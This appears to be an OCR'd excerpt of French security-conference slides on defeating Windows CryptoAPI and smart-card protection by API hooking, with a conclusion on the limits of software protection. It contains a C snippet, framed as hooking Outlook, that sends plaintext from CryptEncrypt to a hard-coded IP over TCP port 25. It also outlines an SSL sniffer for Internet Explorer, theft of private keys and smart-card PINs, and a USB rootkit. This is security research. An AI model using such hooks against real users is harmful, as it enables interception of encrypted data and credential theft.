
Données en clair après l'opération de déchiffrement

CryptEncrypt

```
BOOL WINAPI CryptEncrypt(
    HCRYPTKEY hKey,
    HCRYPTHASH hHash,
    BOOL Final,
    DWORD dwFlags,
    BYTE* pbData,
    DWORD* pdwDataLen,
    DWORD dwBufLen
);
```

Données en clair avant l'opération de chiffrement

Exemple : hooking d'Outlook




```
SOCKET s;
sockaddr_in sa_in;


s = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);

sa_in.sin_family = AF_INET;
sa_in.sin_addr.s_addr =inet_addr("192.168.0.1");
sa_in.sin_port = htons(25);


connect(s, (SOCKADDR*) & sa_in, sa_in);


send(s, (char *)pbData, (int)*pdwDataLen, 0);

closesocket(s);
```

Exemple : sniffer SSL pour IE

- Les flux d'une connexion sécurisée en SSL ne peuvent pas être sniffés sur le réseau
- Le Man in the Middle SSL ne fonctionne pas avec une authentification client utilisant une carte à puce pour protéger la clé prive
- Il reste donc à hooker CryptDecrypt et CryptEncrypt
- DEMO : IESniff

Autres suggestions

- Vol de la clé privée lors de sa transmission vers le support physique par hooking d'API PKCS#11
- Récupération du code PIN des cartes à puce et autres clés USB
  - ✓ Sniffer USB (rootkit USB)
  - ✓ Hooking de SCardTransmit
- Vol de la « session » ouverte sur le token ou la carte toujours par hooking

Sommaire

Conclusion

- La protection logicielle offerte par Windows est limitée
- Les protections matérielles de types cartes à puce sont meilleurs, mais présentent d’autres vulnérabilités
- Une carte à puce avec un pinpad reste une bonne solution mais attention aux codes malveillants…